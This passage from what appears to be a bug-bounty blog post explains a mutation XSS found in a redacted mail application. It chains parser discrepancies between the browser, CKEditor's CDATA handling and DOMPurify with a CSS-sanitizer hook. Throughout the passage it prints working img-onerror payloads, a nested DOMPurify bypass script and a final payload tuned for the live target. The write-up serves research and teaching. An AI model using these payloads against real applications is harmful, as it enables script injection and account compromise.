
By setting a breakpoint on this line this.onCDATA( cdata.join( '' ) ) I could see what all is parsed as CDATA block. In the screenshot you can see the array h containing all the parts.

shirley <style><![CDATA[h1 { color: red;</style> <img src=x onerror=alert()> aaaaaaaaaaaaaaaaaaaaaaa <style> }]]> </style>

In the fixed version the same input produces a different output

So what happened here let me explain, first let’s see how the same gets parsed by the Browser
This is what the browser sees (newline denotes the end of each element), I have already explained about the STYLE element in the starting of the blogpost
<style><![CDATA[h1 { color: red;</style>
<img src=x onerror=alert()> aaaaaaaaaaaaaaaaaaaaaaa
<style> }]]> </style>

And this is what the CKEditor HTML parser sees, when parsing CDATA block CKEditor doesn’t take into account the closing STYLE tag it just looks for the closing CDATA block ]]> and consumes everything that comes in between:
<style>
<![CDATA[h1 { color: red;</style> <img src=x onerror=alert()> aaaaaaaaaaaaaaaaaaaaaaa  <style> }]]>
</style>
This creates a parser discrepancy between the CKEditor HTML parser and how the browser parses the same HTML, the core fundamental of any mutation bug is to find exactly this kind of discrepancy. The <img> tag which CKEditor thinks is harmless CDATA content sitting inside style will actually be rendered as active HTML by the browser. We have our CKEditor XSS also now
The Final Chain
We are getting closer to our goal, to summarise we tested out our bypass locally for DOMPurify which works with bypassing four iterations of DOMPurify sanitize plus we also now have the CKEditor n-day poc. Now we just need to place the CKEditor payload inside our DOMPurify bypass.
var n = 503;
var dirty = `aaaaaaaaaaaaaaaaaaa${"<form><h1></form><table><form></form></table></form></table></h1></form>".repeat(n)}<a><svg><desc><svg><image><a><desc><svg><image></image></svg></desc></a></image><style><a href="tel:</style></form>${"<form><h1></form><table><form></form></table></form></table></h1></form>".repeat(n)}<a><svg><desc><svg><image><a><desc><svg><image></image></svg></desc></a></image><style id=jj><a href='tel:</style>shirley <style><![CDATA[h1 { color: red;</style> <img src=x onerror=alert()> aaaaaaaaaaaaaaaaaaaaaaa  <style> }]]> </style>'>"></a></style></svg></desc></svg></a>`;
  var clean = DOMPurify.sanitize(dirty);
  var clean1 = DOMPurify.sanitize(clean);
  var clean2 = DOMPurify.sanitize(clean1);
  var clean3 = DOMPurify.sanitize(clean2);
  console.log(clean3);

  // Load sanitized HTML into CKEditor
  CKEDITOR.on('instanceReady', function(evt) {
    evt.editor.setData(clean3);
  });
  CKEDITOR.replace('editor', {extraAllowedContent: 'style'});
The only change I made was here, inside the attribute value you can see it contains the CKEditor payload which I demonstrated just above.
<style id=jj><a href='tel:</style>shirley <style><![CDATA[h1 { color: red;</style> <img src=x onerror=alert()> aaaaaaaaaaaaaaaaaaaaaaa <style> }]]> </style>'>">
This allowed me to get XSS in the local environment which I setup, upon testing the same vector in the Redacted Mail application it didn’t workkk the payload was breaking here and there. This meant my local setup is not exactly same as what’s on the target. I investigated further and concluded that they were doing something like this, I was dealing with minified js so it was hell to figure out exactly what they were doing.
clean = DOMPurify.sanitize(dirty)
f = (new DOMParser).parseFromString(clean, "text/html")
e = f.documentElement.outerHTML
I spent a few more days on fixing the payload but it was getting broken at one point or another there was something more going on behind the scenes as well. As nothing was working for me, I decided to re-shift my goal and asked myself can I smuggle the same CKEditor payload without using the nested DOMPurify bypass? I thought if I can find some mutation for the CDATA payload where DOMPurify sees it differently and considers it safe compared to CKEditor which has a different parsing rule compared to DOMPurify.

DOMPurify has the following code to deal around with this where upon detecting any possible starting tags or closing ones it would remove that element itself.
  const _sanitizeElements = function (currentNode) {
    let content = null;
    ...
    ...

    /* Detect mXSS attempts abusing namespace confusion */
    if (
      currentNode.hasChildNodes() &&
      !_isNode(currentNode.firstElementChild) &&
      regExpTest(/<[/\w]/g, currentNode.innerHTML) &&
      regExpTest(/<[/\w]/g, currentNode.textContent)
    ) {
      _forceRemove(currentNode);
      return true;
    }
But worry not again luck is on our side, <
dirty
"shirley <style> <![CDATA[ </style>"
serializedHTML
"shirley <style></style>"
The culprit for this was the uponSanitizeElement hook method, which inside uses a CSS sanitizer to ensure users can’t include any sort of arbitrary CSS in mails.
  domPurify.addHook("uponSanitizeElement", this.handleElement.bind(this)),

  Sanitizer.prototype.handleElement = function(element, _data) {
      element instanceof HTMLStyleElement && (element.textContent = this.cssSanitizer.sanitizeStyleElement(element))
  }
The CSS sanitizer is a full blown CSS parser which goes through all the css rules and their respective values. Bypassing this was very easy, I just needed to include the payload inside of a css rule value. This goes as it is through DOMPurify.
shirley <style> .test { font-family: "Times New Roman <![CDATA["}</style>
Coming back to the original payload for CKEditor
<style><![CDATA[h1 { color: red;</style> // [1]
<img src=x onerror=alert()> aaaaaaaaaaaaaaaaaaaaaaa // [2]
<style> }]]> </style> // [3]
For [1] I can use <style> .test { font-family: "Times New Roman <![CDATA["}</style>
For [3] the css sanitizer will convert it to <style></style>
For [2] DOMPurify parser will easily see the image onerror vector it would be sanitized to <img src=x>
Remember that DOMPurify doesn’t allow you to include any tags inside of it (regex check) so the only possible way for me to hide my payload [2] would be inside an attribute value otherwise it will always be sanitized and same for the </style> I can’t include it anywhere else the only possible place where I can put an extra closing style tag is inside the attribute value that too only because of the hooks forceKeepAttr misconfiguration.
<a href="tel:</style><img src=x onerror=alert()>">
This was the payload I came up with to bypass both DOMPurify and CKEditor, the payload appears safe so DOMPurify lets it pass but when parsed by CKEditor it’s a different story
shirley<style><![CDATA[h1 { color: red;</style> <svg><style><a href="tel:</style><img src=x onerror=alert()>"></style></svg> <svg><style>}]]></style></svg>
DOMPurify sees
shirley
<style><![CDATA[h1 { color: red;</style>
<svg>
  <style>
    <a href="tel:</style><img src=x onerror=alert()>">
  </style>
</svg>
<svg>
 <style>
   }]]>
 </style>
</svg>
And this is how it gets parsed and rendered by CKEditor

Finally some tweaks were needed to make it work on the real target and in the end this is how it looked like
aaaa<style> .custom-text::before { font-family: "Times New Roman <![CDATA[h1 { color: red; ", serif; }</style><svg><style><a href="tel:</style><img src=x onerror=alert()>aaaaaaaaaaaaa"></style></svg> <svg><style>}]]> </style> </svg>
When the DOMPurify bypasses came out, mxss was something which I was really scared of and couldn’t really wrap my head around it. If you call yourself a client side lover, MXSS is something which you should have a good grasp on so I had no other choice but to get good at it.
I spent way too long on DOMPurify in order to reverse engineer the poc, iirc the DOMPurify bypasses were only disclosed publicly after a year the advisory came out. I still remember I used to debug DOMPurify source line by line just to understand how it works, reading RFCs, reading all previous mxss related findings and trying to find those on your own just to get a feel for how they were discovered in the first place.
If I hadn’t spent that time on mxss I would have never found this xss bug in the mail application. Mxss payloads aren’t something which you can build blindly unless you know what you are doing you need understanding of the basics how html is parsed and serialized everything from the ground up.
I will also share some resources if you are interested in learning about MXSS.
This is absolute the best content out there for anyone who wants to get started with XSS, Michał Bentkowski explains things so well I watched this video like 2-3 times
This video from LiveOverflow still gives me goosebumps
